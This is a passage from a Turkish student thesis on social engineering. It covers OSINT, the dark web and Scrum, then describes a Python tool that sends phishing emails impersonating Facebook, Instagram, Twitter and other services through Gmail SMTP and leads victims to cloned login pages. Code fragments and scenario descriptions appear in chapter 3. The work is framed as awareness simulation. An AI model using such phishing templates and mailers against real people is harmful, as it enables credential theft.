
Şekil 10. Maltego - Hedef Hakkındaki Bilgilerin Maltego'da Görselleştirilmesi

2.6. Dark Web


Dark web, standart tarayıcılar ve arama motorlarıyla erişilemeyen, özel yazılımlar ve izinler gerektiren bir internet alanıdır. Tor browser veya I2P gibi özel ağlar aracılığıyla erişilen dark web, kullanıcılarına gizlilik ve takip edilememek gibi hizmetler sunar. Ancak bu gizlilik, yasa dışı faaliyetlerin de yaygınlaşmasına zemin hazırlayabilir. Dark web, siber suçlar, veri sızıntıları ve yasa dışı ticaret gibi faaliyetlerin merkezi haline gelebilir ve bu nedenle hem bir tehdit kaynağı hem de siber güvenlik dünyası için önemli bir istihbarat alanıdır.

Dark web üzerindeki .onion uzantılı web sitelerinde çalınan verilerin satıldığı pazarlar, vatandaşlık pasaport ve kimlik satılan araçlar, güvenlik açıkları ve kötü amaçlı yazılımlar gibi çeşitli tehditler yer alır. Siber güvenlik uzmanları, dark web'deki hareketleri izleyerek çalınan verileri tespit edebilir, bu sayede bireyler ve şirketlere ait güvenlik açıklarını hızlı bir şekilde fark edip önlem alabilir. Aynı zamanda dark web, siber istihbarat toplama için önemli bir alan olarak değerlendirilir. Uzmanlar, tehdit aktörlerinin planlarını anlamak, saldırı yöntemlerini öğrenmek ve gelecekteki riskleri önceden belirlemek amacıyla dark web'i analiz eder. Bu analizler, güvenlik stratejilerinin geliştirilmesine ve olası saldırılara karşı daha güçlü savunma mekanizmalarının oluşturulmasına yardımcı olur.

Dark web'e yönelik çalışmaların etik kurallar ve yasalara uygun bir şekilde yürütülmesi büyük önem taşır. Siber güvenlik uzmanları, bu alanı yalnızca güvenlik amacıyla kullanmalı ve elde edilen bilgiler, bireylerin ve kurumların korunmasına yönelik olmalıdır.



Şekil 11. Web Katmanları



Şekil 12. .onion uzantılı dark web siteleri

2.7. Yazılım Geliştirme Yaşam Döngüsü

Yazılım Geliştirme Yaşam Döngüsü (Software Development Life Cycle - SDLC), bir yazılım projesinin planlamadan teslimine kadar olan sürecini tanımlayan sistematik bir yöntemdir. Süreç, gereksinim analizi ile başlar ve yazılımın kullanıcı ihtiyaçlarına uygun şekilde tasarlanmasını sağlar. Ardından, belirlenen tasarım doğrultusunda yazılım geliştirilir ve test edilerek hatalar düzeltilir. Testlerin ardından yazılım kullanıcılara teslim edilir ve uygulanır. Son olarak, yazılımın performansını ve işlevselliğini sürdürmek için bakım aşaması gerçekleştirilir. SDLC, projelerin düzenli, verimli ve yüksek kaliteli bir şekilde tamamlanmasını sağlamak için kullanılmakta ve Agile, Waterfall veya Scrum gibi yöntemlerle uygulanmaktadır.



Şekil 13.Yazılım Yaşam Döngüsü

Bu projenin geliştirilmesinde projenin karmaşıklığı bilgi eksikliği ve öğrenme süreçlerinin devam etmesi göze alındığında scrum metodu tercih edilmiştir.

Scrum, 1995 yılında Jeff Sutherland ve Ken Schwaber tarafından geliştirilmiş bir çevik yazılım geliştirme modelidir. Yazılım geliştirme süreci, sprint adı verilen küçük parçalara ayrılır ve her sprint en fazla 1 ay sürer. Günlük olarak 15–30 dakikalık Scrum toplantıları yapılır, bu sayede projenin durumu takip edilir. Esnek yapısı sayesinde karmaşık ve değişken gereksinimlere sahip projeler için uygundur. Scrum, yalnızca yazılım geliştirmede değil, farklı alanlarda da kullanılabilir.

Scrum üç temel kavramdan oluşur: roller, toplantılar ve bileşenler. Roller arasında Ürün Sahibi (müşteri gereksinimlerini takip eden), Scrum Yöneticisi (Scrum kurallarının uygulanmasını sağlayan) ve Scrum Takımı (çapraz görev dağılımıyla işleri tamamlayan) yer alır. Toplantılar, Sprint Planlama (gereksinimlerin belirlenmesi), Sprint Gözden Geçirme (sprint sonunda yapılan değerlendirme) ve Günlük Scrum Toplantısı (ekibin ilerlemesini izleme) olarak üçe ayrılır. Bileşenler ise Ürün Gereksinim Dokümanı (müşteri gereksinimlerinin listesi), Sprint Dokümanı (bir sprint boyunca yapılacak işlerin listesi) ve Sprint Kalan Zaman Grafiği (yapılan işlerin ve kalan sürelerin takibi) olarak sıralanabilir.

Scrum, uygulanmasının kolay ve hızlı olması, şeffaflığı, değişime açıklığı ve ekip içi etkili iletişimi sayesinde günümüzde popülerdir. Müşteri memnuniyetini ön planda tutması ve düşük maliyetli bir yöntem olması da tercih edilme nedenlerindendir.



Şekil 14. Scrum - Proje Yönetimi

BÖLÜM 3. SALDIRI ARACININ YAZILMASI

Bu bölümde, sosyal mühendislik saldırılarını simüle etmek amacıyla geliştirilen yazılım aracının mimarisi, kullanılan teknolojiler ve uygulamanın genel teknik yapısı detaylı şekilde açıklanacaktır. Amaç, kullanıcıya gerçek bir saldırı ortamındaymış gibi deneyim yaşatabilen, çok katmanlı ve bütünleşmiş bir sistem tasarımı sunmaktır. Proje tamamıyla simülasyon amaçlıdır ve unutulmamalıdır ki bu araç sadece eğitim ve farkındalık için tasarlanmıştır.

3.1. Kullanılan Geliştirme Ortamı ve Araçlar

Projede yazılım geliştirme ortamı olarak JetBrains PyCharm IDE tercih edilmiştir. Python dili ile yazılan uygulama kodları, phishing senaryolarının otomatik olarak gönderilmesini sağlayan mail şablonlarını ve kullanıcı etkileşimini temel alan komut satırı menülerini içermektedir.

Yazılım mimarisinde kullanılan kullanılan başlıca teknolojiler şunlardır:


- PyCharm: Kod editörü ve çalışma ortamı
- Python: Ana uygulamanın geliştirilmesi ve otomasyon sürecinin kontrolü
- XAMPP: Yerel web sunucusu kurulumu (Apache sunucusu + PHP desteği)
- PHP / HTML / CSS: Sahte web sayfalarının sunucu tarafı ve arayüz kodları
- PHPMailer: HTML formatında sahte e-posta içeriklerinin SMTP üzerinden iletilmesi
- Httrack: Gerçek web sitelerinin HTML/CSS yapılarının analiz edilmesi
- Imgbb: E-posta içeriklerinde kullanılan görsellerin internete açık şekilde embed edilmesi

Bu teknolojilerin kullanıldığı yerler ve neden tercih edildikleri kullanım yerlerinden bahsedilirken detaylandırılacaktır.

3.1.1. Phishing mail gönderici yazılımının geliştirilmesi

Sosyal mühendislik simülasyonu kapsamında geliştirilen ilk temel modül, hedef kullanıcıya HTML formatında oltalama (phishing) içerikli e-posta gönderen yazılım modülüdür. Bu yapı, Python diliyle yazılmış olup PyCharm IDE kullanılarak geliştirilmiştir. Sistem, farklı senaryolara uygun olarak

özelleştirilebilir HTML e-posta şablonlarını hedef kişiye iletir. Amacımız kullanıcıya kurumsal gibi görünen sahte bir e-posta gönderilmesi ve bu e-posta içerisindeki bağlantılarla kurbanın simülasyon ortamına yönlendirilmesidir.



Şekil 15. Projeye PyCharm Üzerinden Bakış

Proje içerisinde; html modüllerinin tutulduğu Templates klasörü, senaryo seçim modülü olan main.py ve e-posta gönderim motoru olarak çalışan mailer.py bulunmaktadır.

main.py: Bu modül, kullanıcıdan bir phishing senaryosu seçmesini ister. Senaryolar bir sözlük (dict) yapısı içinde tanımlanmıştır. Kodun çalıştırılması durumunda aşağıdaki görseldeki gibi kullanıcının seçim yapacağı bir terminal ekranı gelmektedir.

```
C:\Users\Lenovo\PycharmProjects\PythonProject3\.venv\Scripts\python.exe C:\Users\Lenovo\PycharmProjects\PythonProject3\main.py
Phishing Senaryoları:
1. Facebook
2. Instagram
3. Twitter
4. ÖBS
5. Sandova
6. Nova
Bir senaryo seçin (1-5):
```

Şekil 16. Kodun Terminal Çıktısı

Kullanıcı seçimini yaptıktan sonra hedefin yani kurbanının mail adresi istenir ve mail hedefe iletilir.

mailer.py: Bu dosya, e-postayı gönderen asıl yapıdır. İçerisinde; göndericinin mail adresi, göndericinin mail uygulama şifresi, alıcı mail adresi, HTML dosyalarının yolu ve içerikleri, SMTP ile gönderim işlemleri yer almaktadır.

- Kullanıcıdan hedefin e-posta adresi dinamik olarak istenir.

```
receiver_email = input("Hedef e-posta adresini girin: ")
```

- HTML şablonları templates/ dizini içinde tutulmaktadır. Senaryo adına göre çalışacak dosya adı belirlenir.

```
file_name = normalize_filename(scenario_name) + ".com.html"  
file_path = os.path.join("templates", file_name)
```

- HTML içeriği dosyadan okunur ve placeholder'lar hedefe özel hale getirilir. İsim, unvan gibi metriklere göre şablona eklemeler yapılır.

```
html_content =  
html_content.replace("{email}", receiver_email)
```

- Mail SMTP üzerinden gönderilir. Gmail SMTP servisi kullanılır. SMTP bağlantısı kurularak e-posta MIMEMultipart yapısıyla iletilir:


```
with smtplib.SMTP("smtp.gmail.com", 587) as server:  
    server.starttls()  
    server.login(sender_email, sender_password)  
    server.sendmail(sender_email, receiver_email,  
                    message.as_string())
```

Her HTML şablon, ilgili servise ait logolar, kurumsal dil ve bağlantılar içerir. Mail içerisindeki butonlar örneğin şu yapıda olabilir:


Giriş Yap & Şifreyi Sıfırla

Bu sayede kullanıcıyı doğrudan sahte siteye yönlendirmek mümkün olur. Yazılan HTML şablonlarının direkt olarak karşılıklarını görebilmek ve değişiklikleri izleyebilmek adına W3schools platformu kullanılmıştır. Python, SMTP işlemleri ve dosya sistemleriyle kolay etkileşime girebilmesi

sebebiyle tercih edilmiştir. PyCharm IDE, kod yönetimi ve dosya yapısını kontrol açısından en verimli çözümlerden biri olması sebebiyle tercih edilmiştir




Şekil 17. IK Saldırı Senayosu Maili “NovaDent”




Şekil 18.X Saldırı Senaryosu Maili


Az önce İstanbul yakınında yeni bir cihazda giriş yaptınız mı?



Şekil 19.Facebook Saldırı Senaryosu Maili




Şekil 20.İnstagram Saldırı Senaryosu Maili



Şekil 21. IK Saldırı Senayosu Maili “Sandova Retreat”

ÖBS Hesap Güvenliği - 2FA Etkinleştirme Hk.



Şekil 22.ÖBS Saldırı Senaryosu Maili

3.1.2. Web sitelerinin oluşturulması

Phishing simülasyonlarının ikinci aşamasında, gönderilen e-posta içeriklerinde yer alan butonlar aracılığıyla kullanıcıların yönlendirildiği sahte web siteleri geliştirilmiştir. Bu sahte sayfalar, çeşitli kurumları taklit ederek kullanıcıdan bilgi almayı hedeflemektedir. Siteler, statik (değişmez yapıda) olarak yapılandırılmış HTML, CSS ve PHP dosyalarından oluşmaktadır ve XAMPP üzerinden yerel sunucu ortamında çalıştırılmaktadır.

